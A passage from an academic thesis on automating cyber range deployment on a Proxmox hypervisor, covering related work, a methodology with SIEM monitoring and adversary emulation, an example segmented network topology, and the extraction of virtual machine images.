This research [31] proposes a Cyber Range creation system that enables the automatic preparation and management of cyber range environments specifically created for education purposes. This tool adheres to the Technical Guide of the Information Security Testing and Assessment of NIST [32]and it is also directly comparable to similar cyber range creation tools.

### 2.4.5 Cyber ranges and security testbeds: Scenarios, functions, tools and architecture

This article [33] emphasizes the importance of cybersecurity training as the primary line of defense against cyber threats and crimes. It delineates two types of training, one that enhances the skills and understanding of security professionals regarding current threats and mitigation strategies, and another that aims to raise cybersecurity awareness among non-security professionals. Cyber Range environments can provide the necessary facilities for executing training scenarios and offer a practical space for trainees. The study develops a taxonomy for cyber range systems and evaluates existing literature with a focus on architecture, scenarios, capabilities, roles, tools, and evaluation criteria. The findings are intended to serve as a foundation for future efforts in the development and evaluation of cyber ranges, aligning with established best practices and insights from recent research and developments.

### 2.4.6 A Review of Cyber-Ranges and Testbeds: Current and Future Trends

This article [34] explores the significance of cyber situational awareness in enhancing the understanding of threats and vulnerabilities within organizations, emphasizing how the level of cyber-hygiene and existing processes determine exposure. It notes the increasing automation of cyber-attacks and the consequent narrowing gap between information and operational technologies, highlighting the urgent need to re-evaluate current security robustness against emerging cyber-attacks, trends, and mitigation strategies. It advocates for a deeper characterization of security environments to predict future vulnerabilities and guide the deployment of effective technologies while also underscores the importance of updating training practices to aid decision-making for users and operators. Central to this training are Cyber-Ranges (CRs) and Testbeds (TBs), which are pivotal in deepening the understanding of attack evolutions and deploying effective countermeasures. The paper includes an evaluation of documented CRs and TBs, classifying them by type, technology, threat scenarios, applications, and training scope. Additionally, a developed taxonomy enhances the understanding of the future directions of CRs and TBs, illustrating a diminishing differentiation between their application areas, thereby broadening the scope of their implications and utility in cybersecurity.

### 2.4.7 National Cyber Range Overview

The National Cyber Range (NCR) [35], a Department of Defense (DoD) resource initially established by DARPA and now managed by the Test Resource Management Center, offers a specialized environment for cybersecurity testing across the development lifecycle of programs. This paper discusses the functions and benefits of a cybersecurity range, detailing how it can be used by program managers (PMs) to enhance cybersecurity resiliency. One of the primary challenges the NCR addresses is creating a realistic test environment that accurately mimics the scale and diversity of DoD's complex communication networks, thus providing a realistic representation of potential cyber threats such as malware attacks, DDoS, and cross-site scripting. By utilizing a combination of virtual machines, physical hardware, traffic emulation, vulnerability scanning, and data capture tools, the NCR provides a high-fidelity, Internet-like test environment. This setup, coupled with a structured test methodology, enables PMs to effectively assess and improve the cybersecurity resiliency of their systems. The insights gained from utilizing the NCR can help integrate cybersecurity measures early in the development process, potentially saving costs and enhancing system robustness. The paper aims to inform DoD PMs about the NCR's resources and its applicability in testing and refining cyberspace resiliency.

# 3. Methodology

As proven from numerous different approaches, it is challenging to create a framework where Cyber Ranges of any type, from any source can be deployed on any target platform. This is because there are too many types of deployments, variable sizes, and a plethora of hosting platforms that may or may not be able to fully host and/or isolate them. Since each environment has its own infrastructure with its own unique characteristics, any universal approach that treats it as a single type of entity would simply fail.

To lay down the steps needed, the source environment and the source infrastructure must be considered along with the recreation or copying chosen methods and the configuration that goes with those. Also reserving the necessary resources, such as computing capacity, memory, storage and storage bandwidth is very important to be taken care of prior to the deployment.

The methodology for implementing the pipeline for this thesis can be broken into the following key steps:

1. Underlying Infrastructure Analysis
2. Ingesting the underlying infrastructure to the provisioning tools and applying configurations
3. Deploying the newly created Cyber Range in the new hosting infrastructure
4. Deploying SIEM and logging mechanisms
5. Deploying BAS Solutions (Adversary Emulation)
6. Comparing attacks and alerts to identify gaps



Deploying the newly created Cyber Range in the new hosting infrastructure 3
BAS Solution
Source Infrastructure Components
Source Environment Image Cloning
Automated Provisioning Tool
Hosting Infrastructure
Logging Mechanisms
Underlying Infrastructure Analysis 1
Deploying SIEM and logging mechanisms 4
2 Ingesting the underlying infrastructure to the provisioning tools and applying configurations
Provisioning Configuration
Monitoring Configuration
SIEM Agents
Deploying BAS Solutions (Adversary Emulation) 5
Attack Alert Comparison
Alerts
SIEM
Comparing Attacks and alerts to identify gaps 6

***Figure 1: Implementation Flowchart***

### 3.1 Methodology Steps Overview

Following the logical process of the cyber range deployment will help the procedure to become easier to manage and maintain since it is segmented into smaller pieces. As stated, the process includes analyzing the source environment, configuring and running the automated provisioning tools, configuring monitoring and logging on the newly created cyber range, emulating attacks on the environment and examining the generated logs to get information about the detection mechanisms efficiency.

#### 3.1.1 Underlying Infrastructure Analysis

Each environment has unique attributes like size, components interconnections, type of member hosts etc. Each topology poses different challenges so each one or at least some specific types of topologies must be configured accordingly. Typical environments can be segmented down to scale where a single server host could host them using virtualization and, in those cases, deployment is much easier due to their size, but there can be cases where huge amounts of computing or storage capacity are needed, in which cases it poses serious challenges, especially if dedicated hardware or different CPU architectures are involved. Besides this fact, typical operating systems usually revolve around the x86 instruction set, which basically means that a generic CPU like Intel or AMD can be used to instantiate them. Lately, there is a noticeable rise in ARM or RISC usage, which in most cases refer to IoT devices, which has its own caveats due to limited computing capabilities.

Until now, most of the vulnerabilities and exploits follow the most popular operating systems, which plainly means it revolves around Microsoft Windows versions and Linux Operating Systems. This does not mean that the rest of the device types or operating systems stay unaffected, rather than stating the statistical values that indicate the best possible coverage of a Cyber Range.

Following on the same logic, organizations must use systems that allow them to manage their assets in a scalable and controlled manner, which in most cases translates into using LDAP (Lightweight Directory Access Protocol) [36] or Microsoft Active Directory [37] solutions. This added attack surface is a necessary risk but often is used to benefit organization intruders, often because of misconfigurations, negligence or absence of systems maintenance. Additionally, firewall/network appliances are used widely to secure the perimeter around the sensitive network components, but each firewall/network device vendor may or may not provide different ways of virtualizing or copying its appliances.

It is of paramount importance to document all the services and equipment that is included in each environment, then establish the way that each node member can be cloned or redeployed, along with its proper respective interconnections, because all these define the output cyber range behavior.

#### 3.1.2 Ingesting the underlying infrastructure to the provisioning tools and applying configurations

When the source infrastructure has been broken down into distinct nodes with all their interconnection attributes documented, it is now possible to choose a proper hosting platform, along with the most suitable provisioning tool.

If the size of the environment is small enough that can be hosted on a single node using virtualization, many options are available from hosting on a physical device (or cluster of physical devices) or in a Cloud Platform. This decision affects the provisioning tool that will be used to deploy the cyber range, and it is based on the destination hosting platform limitations. For example, Azure [19]can be provisioned by Terraform [22], but not Ansible where a Proxmox Hypervisor [16] can be provisioned by Ansible [23] or Bash [24] and not Terraform [22].

Once a decision is made regarding the provisioning tool, the configuration of it must be done in a modular manner so that it can accommodate any environmental changes that may occur in future versions or updates.

### 3.1.3 Deploying the newly created Cyber Range in the new hosting infrastructure

Creating a provisioning playbook configuration that allows redeployment of the same environment as many times as required, running it once or twice does not guarantee re-producibility. It needs to be run multiple times, so additional tweaking can be done, until maximum efficiency is achieved, especially regarding deployment times.

The newly created Cyber Range should carefully be verified it functions exactly as intended or if it is a one-to-one clone of the original, as the original environment, offering the same services and having all the functionality included, possibly also with the same data.

### 3.1.4 Deploying SIEM and logging mechanisms

Despite if the original environment has monitoring or not, additional configurations must be made to add the necessary monitoring. Logging mechanisms are not enabled by default, at least not in the manner that allows the whole environment to have an overview of what is happening and when. A basic syslog server or even better a complete SIEM System gets all the information from each node member and builds an environment security posture, which provides much more information that a single system could provide, such as attack paths and patterns.

### 3.1.5 Deploying BAS Solutions (Adversary Emulation)

After configuring a SIEM System, it is very important to test its functionality and efficiency. The best way to trigger all these logging mechanisms is to emulate malicious behavior. Breach and Attack Simulation (BAS) is basically adversary emulation, and such activity can be considered from a scouting activity like network port scanning, up to brute force attacks or unauthorized command execution (remote or local). There are some attacking frameworks that have pre-configured attack patterns, that can trigger specific events and logs that can help SIEM Systems to recognize known attack patterns.

### 3.1.6 Comparing attacks and alerts to identify gaps

Lastly, logs and events on a SIEM System are not very useful if any alerts based on them are not configured. Optimization of the alerting mechanism on a SIEM System is as important as the logging itself and must be carefully specified so that security events are not missed and at the same time false positives are limited to the absolute minimum. Absence of alerting, or even worse, of the logs themselves about a security event is one of the Cyber Range Monitoring Tweaking objectives, so it provides feedback about improving the monitoring of the original production environment.

# 4. Implementation

The main objective of the current technical part of the report is to illustrate the way that a basic cyber range environment can be deployed in a scriptable way. The current topology can be easily changed and the whole environment can change according to the desired use case. The included systems and topology implemented here aim to provide a baseline for a representative environment and are also subject to change by changing the deployment script and/or the actual system images. Also, the deployment target/host can change but for illustrative purposes Proxmox Virtual Environment is chosen due to the simplicity and nature that characterizes it.

With automatic environment setup and content generation based on bash script, it facilitates anyone to conduct security research or training with such a deployment with a very low fingerprint on any host with virtualization capabilities.

While the whole deployment time depends on the number of virtual nodes to be deployed inside the cyber range, ultimately the total deployment time is a little more than the time needed to copy the nodes virtual images to the actual host. That depends always on many factors, but often the two major bottlenecks are the network bandwidth between the host and the computer that performs the deployment and the storage mediums speed on either side of them.

## 4.1 Underlying Infrastructure Analysis

The logic behind having an automated deployment of a Cyber Range environment is to facilitate researchers to create clone instances of specific topologies that may or may not be able to be out of production. The actual topologies, virtual resources and any vulnerabilities or security measures in the cyber range are not within the automation deployment scope, but they can be either variables within the deployed environment, or either configured by the researcher or the original environment itself.

For maximum adjustability, the tools used for deployment must be versatile, so they can be used for each iteration of the environment. There are many variables in such deployments regarding the environment itself such as network number, network subnets, number of virtual nodes etc. There are also variables that depend on the source, format and destination host and are not directly related to the environment itself.

In cases where the environment target host allows it, regular bash scripting or automation tools like Ansible can be solely used and are enough to provide this versatility. For example, Ansible community offers many collections of automation templates that fit many hypervisors and can deploy such an environment with minimum effort.

In cases of different target types, like cloud providers or proprietary hypervisors, different tools may be required, which limits the extent of the deployment automation. For example, Terraform is one of the tools that could be used to deploy a cyber range environment to a cloud provider like Amazon Web Services (AWS) [18].

For the purposes of cyber range deployment demonstration, an example cyber range has been created that aims to represent one of the most frequently used topologies seen in most corporate networks that do not have access to advanced tools and hardware such as Next Generation Firewall Appliances with Zero-trust policy etc. This is common among small to mid-size organizations that do not have the financial capability to incorporate such devices or licensed software, and this is often proven to be the reason behind many attacks and exploitations. On top of that, such networks also are not equipped to monitor traffic among their member nodes, which can pose additional issues in case of an intrusion as for what was the actual exploit, entry point, attack path, etc.

This example cyber range basic topology consists of four network segments (not including the actual internet WAN segment):




***Figure 2: Cyber Range Topology***

- Server Room Segment
- Demilitarized Zone (DMZ) Segment
- IT Administration Segment
- Local Area Network (LAN) Segment

Usually, network segmentation can be done with classless subnets, implementation of VLANs or even with VPNs (Virtual Private Networks) between the segments.

Also, a segment is not necessarily just one network. Additional routes can be implemented to separate networks if needed further down the link, closer to the actual users. This is often proven to be more scalable in larger networks that super-nets can include a group of networks etc. This is because there are tiers of routers, with each tier routing everything, often called backbone or core routers, then further down the distribution tier and finally the access tier. Not all networks have the same topology, but this is a topology that can scale out easily with high resiliency and availability features.

Regarding the cyber range hub and spoke topology, the center of the traffic is usually one appliance that handles all the routing and firewalling, which depicts many organization networks of that size tier. Each segment in the topology has a dedicated /24 network that greatly helps with the configuration of the firewall rules. In this example environment, the Firewall Virtual Appliance of choice is a pfSense Firewall Virtual Appliance that interconnects all the network segments, and it is the point where all the firewall rules are applied. Of course, any other piece of software that can implement firewalling and routing can replace the pfSense instance, if it is not dependent on specific hardware and has the driver support for virtualized hardware. Examples like these are OpenWRT [38] Virtual Machines, OPNSense [39], Zentyal [40] etc.

### 4.1.1 Cyber Range Server Room Segment

Inside the Server Room segment there are:

- A Windows Server 2016 [41] Domain Controller
- An Ubuntu Server [42] with a MariaDB [43] Database Daemon

The firewall rules of pfSense allow in-band traffic to this segment only from:

- The Ubuntu Virtual Machine Web Server (OpenEMR [44]) to the database MariaDB [43] port
- From Local Area Network Segment to the Windows Server 2016 [41] Domain Controller
- From the IT Administration Segment to the Windows Server 2016 [41] Domain Controller

### 4.1.2 Cyber Range Demilitarized Zone Segment (DMZ)

Inside the Demilitarized Zone Segment there is:

- An Ubuntu Server [42] Virtual Machine Web Server (running OpenEMR [44])

The firewall rules of pfSense [45] allow in-band traffic to this segment only from:

- From Local Area Network Segment
- From the IT Administration Segment
- From the Server Room Segment

*Note: The Web Server (OpenEMR) is not to be reached from outside in that case, but from the Users in the Local Area Network Segment. The segment is named Demilitarized Zone because one can forward traffic to a publicly accessible Web Server, where in that case a Web Application Firewall should be implemented. This can easily change with a firewall rule to allow traffic from the WAN to the DMZ segment, but this varies depending on the actual testing and the default is not to allow WAN traffic to the DMZ segment unless the administrator applies that change manually. This is due to security concerns, because something like this could affect more than the actual cyber range itself, including the hosting network.*

### 4.1.3 Cyber Range IT Administration Segment

Inside the IT Administration Segment there is:

- A Windows 10 [46] Virtual Machine with Administrator privileges to the Domain

The firewall rules of pfSense [45] do not allow in-band traffic to this segment at all.

### 4.1.4 Cyber Range Local Area Network (LAN) Segment

Inside the Local Area Network Segment there is:

- A Windows 10 [46] 10 Virtual Machine with a Domain joined User with limited privileges.

The firewall rules of pfSense [45] do not allow in-band traffic to this segment at all.

## 4.2 Ingesting the underlying infrastructure to the provisioning tools and applying configurations

Because of the current hardware technology provides very high core densities which leads to the ability of hosting many services in fewer servers, many services, nodes and even VDIs (Virtual Desktop Interfaces) are extensively used virtual machines. Many providers, cloud and on-premises, offer backup solutions, snapshots etc. that effectively are a one-to-one copy of the actual virtual machines / services. This facilitates much more cyber range creation, because by acquiring these snapshots one can deploy an accurate mirror of the actual production infrastructure to a cyber range environment. While this is not always the target, because of sensitive data traversing these virtual machines, it can be the most dependable approach for an exact copy of a production topology.

Even though nested virtualization could be chosen for such kind of deployment, there are attacks that are based on the responsiveness of the infrastructure. Services within the environment should work as similar as possible to the original services, so researchers can expect responses at the same time. A very good example of this type of behavior is a brute-force attacked system that behaves wildly differently when it is out of resources causing it to obscure any vulnerability that may lie underneath.

Therefore, a cyber range created for penetration testing needs to be, if possible, identical to the original one. While, in most cases this is not possible, the way an environment like this deploys can seriously impact the cyber range end results. Very good and financially feasible solutions to this are either to have a subscription to a cloud provider with enough quota that can support these environments or have a self-hosted environment like a server with an installed hypervisor that has the required capacity.

For this implementation, a physical server with enough capacity with a Proxmox Hypervisor is chosen because it provides good enough performance that renders the cyber range behavior stable and predictable, as it was configured.

For the current cyber range implementation, there is a directory which contains all the disks in compressed form of topology, along with the bridge configuration file needed for the host hypervisor to setup the attached networks of the Virtual Machines. In the same directory there is a bash script that leverages ssh (scp) to copy, uncompress and set up all the virtual machines members of this Cyber Range.

*Note: Proxmox API connectivity is available, but for script compatibility and adaptability reasons, ssh connection is used instead. (API accepts uncompressed qcow2 image disks that force the total transfer time*

The example cyber range environment provided images directory has a size of 41GB and contains 6 compressed Virtual Machines that are preconfigured as in the topology above (Figure 2) and contains most types of nodes that a small health center would have.


### 4.2.1 Cyber Range Deployment: Initial Image Generation

Generally, creating a custom environment is always a matter of combination of configuration, architecture, interconnections and implementation choices. Already functional and deployed environments are targeted by malicious actors; thus, these environments must have predictable behavior regarding their defense and monitoring. This is the reason behind the necessity of creating automation tools and scripts that allow researchers to be able to clone them in a controlled environment and conduct their research.

Since no cyber range environment exists, that can be used as an example, an initial deployment must be done to create the original environment that will be cloned afterwards. This is done by manually installing on a hypervisor all the Virtual Resources needed to create the cyber range environment. This is a simple process that is out of the scope of this thesis, but it involves installing a hypervisor of choice, in this case Proxmox, and going through the virtual machine creation processes within the hypervisor.

After the virtual machines' installations, an initial basic configuration and environment testing must be done to be sure that the environment has the expected behavior. All the virtual machine images can be downloaded from the hypervisor and stored for the automated re-deployment of the cyber range later. Of course, the same applies if the virtual machines are already running in a production environment, with the only difference being that instead of getting their storage images directly, they must be Cloned and then Restored by using their snapshots into a different Virtual Machine instance, probably on a separate node without interrupting the original virtual machines themselves.

In the case of Proxmox hypervisor, which is based on QEMU KVM, the Web User Interface lists all the registered virtual machines directly at the left of the dashboard. (Figure 3)




| | |
|---|---|
| Memory | 4.00 GiB |
| Processors | 2 (1 sockets, 2 cores) |
| BIOS | Default (SeaBIOS) |
| Display | Default |
| Machine | Default (i440fx) |
| SCSI Controller | Default (LSI 53C895A) |
| Hard Disk (virtio0) | ZFSPool:120/vm-120-disk-0.qcow2,iothread=1,size=2G |
| Network Device (net0) | virtio=BC:24:11:9D:0D:83,bridge=vmbr0 |
| Network Device (net1) | virtio=BC:24:11:8D:14:2D,bridge=vmbr1 |
| Network Device (net2) | virtio=BC:24:11:BE:AA:A3,bridge=vmbr2 |
| Network Device (net3) | virtio=BC:24:11:DF:93:C4,bridge=vmbr3 |
| Network Device (net4) | virtio=BC:24:11:80:E8:A5,bridge=vmbr4 |

***Figure 3: Proxmox Web User Interface***

### 4.2.2 Cyber Range Virtual Machines Image Extraction

The virtual machines images can be acquired from within the hypervisor via SFTP (SSH File Transfer Protocol) and the specific download location of the Images depends on what storage pool was selected at the time of the virtual machine creation. To get access to the SFTP Server of a Proxmox [47] hypervisor, tools like WinSCP [48], Filezilla [49], Remmina [50], command-line scp, etc. can be used. The default location of Proxmox [47] is the local storage which is located under */var/lib/vz/images*. (Figure 4)



Remote site: /var/lib/vz/images

```
ucf
vim
vz
  dump
  images
    123
    124
    125
  private
```


| Filename | Filesize | Filetype | Last modifi... | Permissi... | Owner/Gr... |
|---|---|---|---|---|---|
| .. | | | | | |
| 123 | | File folder | 26/2/2024 ... | drwxrwx... | root root |
| 124 | | File folder | 26/2/2024 ... | drwxrwx... | root root |
| 125 | | File folder | 26/2/2024 ... | drwxrwx... | root root |

***Figure 4: Proxmox Images Default Path***

*Note: Typically, in such deployments a different type of storage is used because using local storage (boot drive) is limited to a single storage device that also contains the Operating System of Proxmox itself and the only purpose of its existence is to facilitate migration tasks of images as a transitioning medium or iso storage for virtual machine installation.*

Usually, the types of storage used are local ZFS [51] pools or remote network attached storage pools, where data reside on a different physical device that has disks arrays and/or Distributed Storage that spreads across multiple nodes. This offers data redundancy, failure tolerance, snapshots and when paired with high bandwidth networking it also performs much faster than a typical local medium.


It this cyber range, a local ZFS [51] RAID5 pool is configured where all virtual machine images reside in the same physical Proxmox node, and they are located under */Pool_Name/images*. (Figure 5)



| Filename | Filesize | Filetype | Last modifi... | Permissi... | Owner/Gr... |
|---|---|---|---|---|---|
| .. | | | | | |
| 101 | | File folder | 11/3/2024 ... | drwxr----- | root root |
| 102 | | File folder | 11/3/2024 ... | drwxr----- | root root |
| 105 | | File folder | 13/3/2024 ... | drwxr----- | root root |
| 106 | | File folder | 13/3/2024 ... | drwxr----- | root root |
| 107 | | File folder | 13/3/2024 ... | drwxr----- | root root |
| 108 | | File folder | 13/3/2024 ... | drwxr----- | root root |
| 109 | | File folder | 24/3/2024 ... | drwxr----- | root root |
